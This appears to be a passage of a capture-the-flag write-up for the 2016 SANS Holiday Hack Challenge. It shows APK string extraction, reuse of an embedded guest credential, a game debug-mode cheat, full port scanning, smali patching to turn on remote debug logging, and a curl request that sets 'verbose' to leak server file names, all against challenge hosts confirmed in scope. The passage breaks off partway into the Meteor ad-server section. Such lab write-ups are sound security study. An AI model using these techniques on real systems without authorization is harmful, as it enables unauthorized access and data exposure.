
In the shell, we can see a binary called "ActivateTrain". We ran this binary and had time traveled back to 1978!

```
 MONTH   DAY     YEAR          HOUR   MIN
+-----+ +----+ +------+  O AM +----+ +----+      DISCONNECT CAPACITOR DRIVE
| NOV | | 16 | | 1978 |       | 10 |:| 21 |          BEFORE OPENING
+-----+ +----+ +------+  X PM +----+ +----+     +------------------------+
              DESTINATION TIME                  |                        |
+---------------------------------------+       |    +XX         XX+     |
+---------------------------------------+       |    |XXX       XXX|     |
                                                |  +-+ XXX     XXX +-+   |
 MONTH   DAY     YEAR          HOUR   MIN       |       XXX   XXX        |
+-----+ +----+ +------+  X AM +----+ +----+     |         XXXXX          |
| DEC | | 21 | | 2016 |       | 01 |:| 57 |   |          XXX           |
+-----+ +----+ +------+  O PM +----+ +----+     |          XXX           |
                PRESENT TIME                    |          XXX           |
+---------------------------------------+       | SHIELD EYES FROM LIGHT |
+---------------------------------------+       |          XXX           |
                                                |          XX+-+         |
 MONTH   DAY     YEAR          HOUR   MIN       |                        |
+-----+ +----+ +------+  O AM +----+ +----+     +------------------------+
| NOV | | 16 | | 1978 |       | 10 |:| 21 |          +---------+
+-----+ +----+ +------+  X PM +----+ +----+          |ACTIVATE!|
              LAST TIME DEPARTED                      +---------+

Press Enter to initiate time travel sequence.
```

Answer: We gained a shell through "Help" (less) by entering "!", then ran "ActivateTrain".

Finding Santa

It was amazing that we had traveled back in time, but we couldn't get distracted. Santa was still missing. We started exploring the North Pole for clues as to where Santa might be. We had searched almost the entire North Pole and were starting to lose hope. Then, as if it were a Christmas miracle, we found him! Good ol' Kris Kringle had been trapped in 1978 in the reindeer dungeon.



We saved Christmas!! Maybe Santa will put a 4 month subscription to NetWars Continuous in our stocking.

Answer: the Dungeon For Errant Reindeer

Part 4: My Gosh... It's Full of Holes

Jessica proclaimed, "We found Santa Claus! We've saved Christmas." The children were exuberant!

Josh added, "And what a wonderful and diligent man Santa is, Jess. He thanked us so very kindly and then immediately returned to his holiday duties delivering presents."

But, the children's happiness was soon muted as they realized that Santa's kidnapper was still on the loose. Jessica pointed out, "Too bad Santa was suffering short-term memory loss from getting hit over the head with our Christmas tree. Sadly, even he doesn't know who his assailant was."

Joshua came to the obvious conclusion, "You know, Jess, we should probably find the villain who tried to kidnap Santa and bring him to justice. If we don't, Santa's kidnapper could strike again! Neither Santa nor Christmas are really safe with this nefarious villain on the loose. How are we ever going to find this bad guy?"

Jessica responded, "I've noticed some really interesting issues in that SantaGram application that might help us get to the bottom of this whole caper. But, I'd need to exploit SantaGram and its associated servers to do so. Do you think we're allowed to attack these systems?"

Josh, always impulsive, replied, "Well, Santa is running a bug bounty program, so he wants us to find these flaws. I think it's ok to attack those targets!"

"Yeah, Josh, but how do we know for sure a given machine is included in the scope of the bug bounty program? We don't want to hit something that is outside of Santa's enterprise and cause yet another big Christmas disaster. It's almost like we need an oracle to vet our target IP addresses, like we had last year when Mr. Tom Hessman confirmed which machines were in scope for our work."

Josh lit up. "Hey, sis, in wandering around the North Pole, you'll never believe who I ran into. Mr. Tom Hessman himself! As it turns out, he is up here, and is happy to confirm which IP addresses we are allowed to attack."

"Well, let's get to it then. Let's participate in Santa's bug bounty program!" Jessica announced.

And yet again, Dear Reader, you are called upon to help the Dosis children, this time by exploiting various servers associated with the SantaGram application. Analyze the clues you've been provided on Santa's business card and the SantaGram APK file to identify target systems. Then, check with Tom Hessman at the North Pole to confirm that each IP address you find is included in the scope of your work. Each server has at least one flaw you can exploit to retrieve a small audio file on the system. If you get stuck, feel free to visit the elves of the North Pole for hints about various kinds of vulnerabilities and attacks you might find useful.

7) ONCE YOU GET APPROVAL OF GIVEN IN-SCOPE TARGET IP ADDRESSES FROM TOM HESSMAN AT THE NORTH POLE, ATTEMPT TO REMOTELY EXPLOIT EACH OF THE FOLLOWING TARGETS:

- The Mobile Analytics Server (via credentialed login access)
- The Dungeon Game
- The Debug Server
- The Banner Ad Server
- The Uncaught Exception Handler Server
- The Mobile Analytics Server (post authentication)
- For each of those six items, which vulnerabilities did you discover and exploit?

REMEMBER, YOU ARE AUTHORIZED TO ATTACK ONLY THE IP ADDRESSES THAT TOM HESSMAN IN THE NORTH POLE EXPLICITLY ACKNOWLEDGES AS "IN SCOPE." ATTACK NO OTHER SYSTEMS ASSOCIATED WITH THE HOLIDAY HACK CHALLENGE.

8) What are the names of the audio files you discovered from each system above? There are a total of SEVEN audio files (one from the original APK in Question 4, plus one for each of the six items in the bullet list above.)

Please note: Although each system is remotely exploitable, we DO NOT expect every participant to compromise every element of the SantaGram infrastructure. Gain access to the ones you can. Although we will give special consideration to entries that successfully compromise all six vulnerabilities and retrieve their audio files, we happily accept partial answers and point out that they too are eligible for any of the prizes.

7) Attacking The Servers

Finding the servers

From our previous leads in our investigation, we had an unzipped SantaGram APK folder. In the unzipped APK, there was a "resources.asrc" file which contains precompiled application resources. We used strings and grep to find urls, and obtain a list of all the servers. (Nslookup can be used to find the corresponding IPs. We had an excellent resource to describe the basic APK format.

- http://www.fasteque.com/android-reverse-engineering-101-part-1/

```
root@kali:~/Desktop/SANSHoliday/SantaGram_4.2.apk_FILES# strings resources.arsc
| grep http
''http://dungeon.northpolewonderland.com/
@@https://analytics.northpolewonderland.com/report.php?type=launch
??https://analytics.northpolewonderland.com/report.php?type=usage
QQhttp://ads.northpolewonderland.com/affiliate/C9E380C8-2244-41E3-93A3-D6C670015
6A5
,,http://dev.northpolewonderland.com/index.php
//http://ex.northpolewonderland.com/exception.php
```

Servers:

analytics.northpolewonderland.com - 104.198.252.157

dungeon.northpolewonderland.com - 35.184.47.139

dev.northpolewonderland.com - 35.184.63.245

ads.northpolewonderland.com - 104.198.221.240

ex.northpolewonderland.com - 104.154.196.33

Verifying the Servers


Once we found the associated servers, we needed to verify that they we were allowed to investigate further. We went off to find the Oracle.

```
<Tom Hessman> - I am the great and powerful oracle, also known as Tom Hessman.
<Tom Hessman> - If you enter some text, I will treat it as a question.
<Tom Hessman> - Ask me about an IP address, I will tell you if it is in scope.
<Tom Hessman> - You can only target those I approve, despite my entertaining trope.
<Tom Hessman> - …
<murchisd> - 104.198.252.157
<Tom Hessman> - Yes! 104.198.252.157 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere
with the host's production processing. Dirbuster will not help you.
<murchisd> - 35.184.47.139
<Tom Hessman> - Yes! 35.184.47.139 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere
with the host's production processing. Dirbuster will not help you.
<murchisd> - 35.184.63.245
<Tom Hessman> - Yes! 35.184.63.245 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere
with the host's production processing. Dirbuster will not help you.
<murchisd> - 104.198.221.240
<Tom Hessman> - Yes! 104.198.221.240 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere
with the host's production processing. Dirbuster will not help you.
<murchisd> - 104.154.196.33
<Tom Hessman> - Yes! 104.154.196.33 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere
with the host's production processing. Dirbuster will not help you.
>
```


Now that we had verified all of the servers, we could continue our hunt for Santa's abductor.

Mobile Analytics Server (via credentialed login access)

To start the investigation of the server, we navigated to the analytics server in our web browser. This took us to a login page.



We know that these servers are associated with the SantaGram application so we tried to use the credentials that were embedded in the APK file, guest:busyreindeer78.



Once logged in as guest, we noticed the label "MP3" in the navbar. The href for this was "/getaudio.php?id=20c216bc-b8b1-11e6-89e1-42010af00008" and after clicking we had the second audio file.

File: discombobulateaudio2.mp3


Dungeon Server

We started this server the same way as the analytics server, by navigating to the domain in a web browser. Here, we found the instructions for the game. We thoroughly read the instructions for the game, but weren't sure where we could actually play. Then we remembered that earlier in our travels, one of the elves had given us an old copy of the game.

```
<Pepper Minstix> - When I need a break from bug bounty work, I play Dungeon. I've been playing it since 1978. I still
have yet to beat the Cyclops…
<Pepper Minstix> - Alabaster's brother is the only elf I've ever seen beat it, and he really immersed himself in the game.
I have an old version here.
```

- http://www.northpolewonderland.com/dungeon.zip

Since we had a binary copy of the game locally, we decided to do some forensics and play on our own machine. When we ran strings on the file we found some very interesting commands that did not work in the normal game mode.



This led us to believe there must be another mode to the game in which these commands are valid. We remembered that the last time we played a game in the North Pole, it was very similar to a well-known game, we thought it might be the same with "dungeon". By entering the first line of text from the game into google, we discovered a game called Zork. This appeared to be almost exactly the same as "dungeon". The Zork Wikipedia page mentioned a debugging mode that can be switched to with the command "gdt".

- https://en.wikipedia.org/wiki/Zork

It worked! We were able to enter the debugging mode for the game. Now, we just needed to figure out what the commands did and how to use them to cheat.

```
root@kali:~/Desktop/dungeon# ./dungeon
chroot: No such file or directory
Welcome to Dungeon.                   This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
>gdt
GDT>DR
Limits:   1
RM#  DESC1  DESC2  EXITS ACTION  VALUE  FLAGS
  1   -9673  -9688      1      0      5   8192
GDT>
```

After playing around with the valid debug commands, we learned that we could acquire any item with the "tk" (take) command. Once we entered "tk", we would be prompted for the entry we wanted to take. If the entry was out of index, we would receive a question mark response. We were able to use this to quickly enumerate the number of items in the game. We found that the game had 217 items, and if we exited debug mode we could view the items. We discovered the last item was "an ELF". Great! We knew we had to barter with the elf, so we needed to find something valuable to give him. We wrote a bash script to create an input file which when passed to the game would list all the items.

```
#/bin/bash

echo "gdt" > input

for i in {1..217}
do
        echo "tk" >> input
        echo $i >> input
done

echo "ex" >> input
echo "i" >> input
~
~
```

```
root@kali:~/Desktop/dungeon# ./createinput.sh
root@kali:~/Desktop/dungeon# ./dungeon < input
```

```
A breath.
A flyer.
A bird.
A tree.
A northern wall.
A southern wall.
A eastern wall.
A western wall.
A water.
A Guardian of Zork.
A compass rose.
A mirror.
A panel.
A stone channel.
A dungeon master.
A ladder.
A Elf.
```


We looked through the list of items and saw "a Huge Diamond" was item 8, and decide to try that.

```
root@kali:~/Desktop/dungeon# ./dungeon
chroot: No such file or directory
Welcome to Dungeon.                This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
>gdt
GDT>tk
Entry:    217
Taken.
GDT>tk
Entry:    8
Taken.
GDT>ex
>give elf diamond
The elf, satisified with the trade says -
Try the online version for the true prize
The elf says - you have conquered this challenge - the game will now end.
Your score is 10 [total of 585 points], in 1 move.
This gives you the rank of Beginner.
The game is over.
root@kali:~/Desktop/dungeon#
```

We won! We just needed to repeat our steps online. The Oracle told us we didn't need dirbuster and port 80 did not host the game, so we decided to scan all ports of the server to see there were any hidden services. We found it running on port 11111.

```
root@kali:~/Desktop/dungeon# nmap -sT 35.184.47.139 -p- -T5

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-12-21 16:25 PST
Nmap scan report for 139.47.184.35.bc.googleusercontent.com (35.184.47.139)
Host is up (0.040s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
11111/tcp open  vce

Nmap done: 1 IP address (1 host up) scanned in 60.41 seconds
root@kali:~/Desktop/dungeon#
```

```
root@kali:~/Desktop/dungeon# ncat 35.184.47.139 11111
Welcome to Dungeon.                    This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
>gdt
GDT>tk
Entry:    217
Taken.
GDT>tk
Entry:    8
Taken.
GDT>ex
>give elf diamond
The elf, satisified with the trade says -
send email to "peppermint@northpolewonderland.com" for that which you seek.
The elf says - you have conquered this challenge - the game will now end.
Your score is 10 [total of 585 points], in 1 move.
This gives you the rank of Beginner.
```



Download Save to OneDrive - California State University, Sacramento

You tracked me down, of that I have no doubt.
I won't get upset, to avoid the inevitable bout.
You have what you came for, attached to this note.
Now go and catch your villian, and we will alike do dote.

Attached to the reply from peppermint@nortpolewonderland.com, was the audio file.

File: discombobulatedaudio3.mp3

The Debug Server


We approached this server in a similar way to the others. First, we navigated to the domain in a web browser but there was nothing but a blank page. We played around with the curl command but didn't receive any responses. The next step was to scan the server for any hidden services. Unfortunately, we didn't find anything but we decided to run nmap with the –sC option on the open ports. An elf had told us this option could be useful to find extra files on a web server, but it did not help in this instance. Next we thought that maybe the SantaGram application communicates with the server. We

decided to run the APK in an Android Emulator and see if we could capture any web traffic. We used Genymotion to emulate the android environment, and wireshark to capture the tcp traffic.

- https://www.genymotion.com/fun-zone/
- https://www.wireshark.org/

We started up the application in Genymotion and starting capturing wireless traffic with Wireshark. In Wireshark, we added the filter "ip.addr==35.184.63.245" to only catch traffic between us and the debug server. Unfortunately, this returned nothing.

In the North Pole there was an elf who told us about decompiling applications, modifying them, and then recompiling.



- https://ibotpeaches.github.io/Apktool/
- https://www.youtube.com/watch?v=mo2yZVRicW0

The youtube video was very informative and gave us a good idea of how to approach this problem. We used APKTool in a Kali Linux virtual machine to decompile the SantaGram APK. As Joshua suggested in the youtube video, we used what we knew to search for the smali file we wanted to modify. Since we were trying to interact with the "debug server", we performed a recursive grep of the smali directory for "debug".

```
root@kali:~/Desktop# apktool d /root/Desktop/SantaGram_4.2.apk
I: Using Apktool 2.2.1 on SantaGram_4.2.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
root@kali:~/Desktop#
```

```
root@kali:/usr/share/apktool/SantaGram_4.2/smali# grep -r "debug" .
./com/northpolewonderland/santagram/EditProfile.smali:    const-string v3, "Remote debug logging is Enabled"
./com/northpolewonderland/santagram/EditProfile.smali:    const-string v1, "debug"
./com/northpolewonderland/santagram/EditProfile.smali:    const-string v3, "Remote debug logging is Disabled"
./com/northpolewonderland/santagram/EditProfile.smali:    const-string v3, "Error posting JSON debug data: "
root@kali:/usr/share/apktool/SantaGram_4.2/smali#
```

We opened the EditProfile.smali file in gedit and searched for the "Enabled" string.

```
    invoke-virtual {v0, v3}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

    move-result v0

    if-eqz v0, :cond_3

    invoke-virtual {p0, v6}, Lcom/northpolewonderland/santagram/EditProfile;->getString(I)Ljava/
lang/String;

    move-result-object v0

    const-string v3, "Remote debug logging is Enabled"

    invoke-static {v0, v3}, Landroid/util/Log;->i(Ljava/lang/String;Ljava/lang/String;)I

    move v0, v1
```

We could see the condition statement in the code, that would cause a jump to :cond_3. We then took a look at :cond_3.

```
    :cond_3
    invoke-virtual {p0, v6}, Lcom/northpolewonderland/santagram/EditProfile;->getString(I)Ljava/
lang/String;

    move-result-object v0

    const-string v3, "Remote debug logging is Disabled"

    invoke-static {v0, v3}, Landroid/util/Log;->i(Ljava/lang/String;Ljava/lang/String;)I

    move v0, v2

    goto/16 :goto_0

    :catch_0
    move-exception v0
```


We knew that the application was jumping to :cond_3, and bypassing the code for remote logging. If we removed the "if-eqz v0, :cond_3" line of code, the application would not jump and would execute as if logging was enabled. We removed the jump condition and then recompiled the application following the instructions from the youtube video.

```
root@kali:/usr/share/apktool# apktool b SantaGram_4.2
I: Using Apktool 2.2.1
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building apk file...
I: Copying unknown files/dir...
root@kali:/usr/share/apktool#
```

We still needed to sign the application. If we had been running in a windows environment we would have followed the instructions in the video. Since we were running in Kali, we had to sign a different way. We found a great forum thread for how to do this in Kali.

- http://null-byte.wonderhowto.com/forum/android-hacking-kali-linux-0170301/

Once we had signed the application, we installed it on our emulated android and started capturing traffic with Wireshark again. The debugging code was in EditProfile.smali, so we went to the edit profile page in the application and clicked "Update".




```
POST /index.php HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.0; Custom
Phone - 7.0.0 - API 24 - 768x1280 Build/NRD90M)
Host: dev.northpolewonderland.com
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Length: 144

{"date":"20161223133519-0500","udid":"409e6ddf165b8f83","d
ebug":"com.northpolewonderland.santagram.EditProfile,
EditProfile","freemem":80955168}HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Fri, 23 Dec 2016 18:35:19 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive

fa
{"date":"20161223183519","status":"OK","filename":"debug-2
0161223183519-0.txt","request":
{"date":"20161223133519-0500","udid":"409e6ddf165b8f83","d
ebug":"com.northpolewonderland.santagram.EditProfile,
EditProfile","freemem":80955168,"verbose":false}}
0
```

Once, we captured the traffic we right clicked on one of the packets and clicked "Follow TCP Stream". We could now view the request from the application and the response from the server. In the response, we saw a key "verbose" which was set to false. We wondered what would happen if we set this value to true. We copied the data from the TCP stream and then used curl to set verbose to true.


```
root@kali:~# curl -X POST -H "Content-Type:application/json" "http://dev.northpolewonderland.com/index.php" --data
'{"date":"20161217125614-0500","udid":"409e6ddf165b8f83","debug":"com.northpolewonderland.santagram.EditProfile, Ed
itProfile","freemem":74922344,"verbose":true}'
1223184206-0.txt","debug-20161223184206-1.txt","debug-20161223184206-2.txt","debug-20161223184538-0.txt","debug-201
61223184732-0.txt","debug-20161224235959-0.mp3","index.php"]}root@kali:~#
```

With "verbose" set to true curl returned a lot more information, and at the bottom of the response was the name of the mp3 file. We added this to the domain in a web browser and downloaded the file.

File: debug-20161224235959-0.mp3

The Banner Ad Server

Our investigation was half way over. However, the clues were becoming increasingly difficult to find. We navigated to server in a web browser and found what looked like the home page for a North Pole advertising company. The home page was more interactive than other pages we had seen in our investigation, so we took a look at the html code.



Right away we saw something familiar, "meteor". We realized the webpage must be implementing the Meteor web framework. This is what our good friend, Pepper Minstix, must have been talking about before he gave us the dungeon game.


```
Workshop
<Pepper Minstix> - Hi, my name is Pepper Minstix. I'm one of Santa's bug bounty elves.
<Pepper Minstix> - Lately, I've been spending time attacking JavaScript frameworks, specifically the Meteor
Framework.
<Pepper Minstix> - Meteor uses a publish/subscribe messaging platform. This makes it easy for a web page to get
dynamic data from a server.
<Pepper Minstix> - Meteor's message passing mechanism uses the Distributed Data Protocol (DDP). DDP is basically a
JSON-based protocol using WebSockets and SockJS for RPC and data management.
<Pepper Minstix> - The good news is that Meteor mitigates most XSS attacks, CSRF attacks, and SQL injection
attacks.
<Pepper Minstix> - The bad news is that people get a little too caught up in messaging subscriptions, and get too much
data from the server.
<Pepper Minstix> - You should check out Tim Medin's talk from HackFest 2016 and the related blog post.
<Pepper Minstix> - Also, Meteor Miner is a browser add-on for Tampermonkey to easily browse through Meteor
subscriptions. Check it out!
```

- https://www.meteor.com/
- https://pen-testing.sans.org/blog/2016/12/06/mining-meteor
- https://github.com/nidem/MeteorMiner
- https://tampermonkey.net/

Jessica and Josh were not familiar with Meteor and neither was I. We took some time to read the information given to us by Pepper and learn more about Meteor. Here are some other resources we found interesting.

- http://www.east5th.co/blog/2015/04/06/nosql-injection-or-always-check-your-arguments/
- https://blog.meteor.com/why-meteor-doesnt-use-session-cookies-e988544f52c9#.85gcn38h1
- https://www.discovermeteor.com/blog/meteor-and-security/

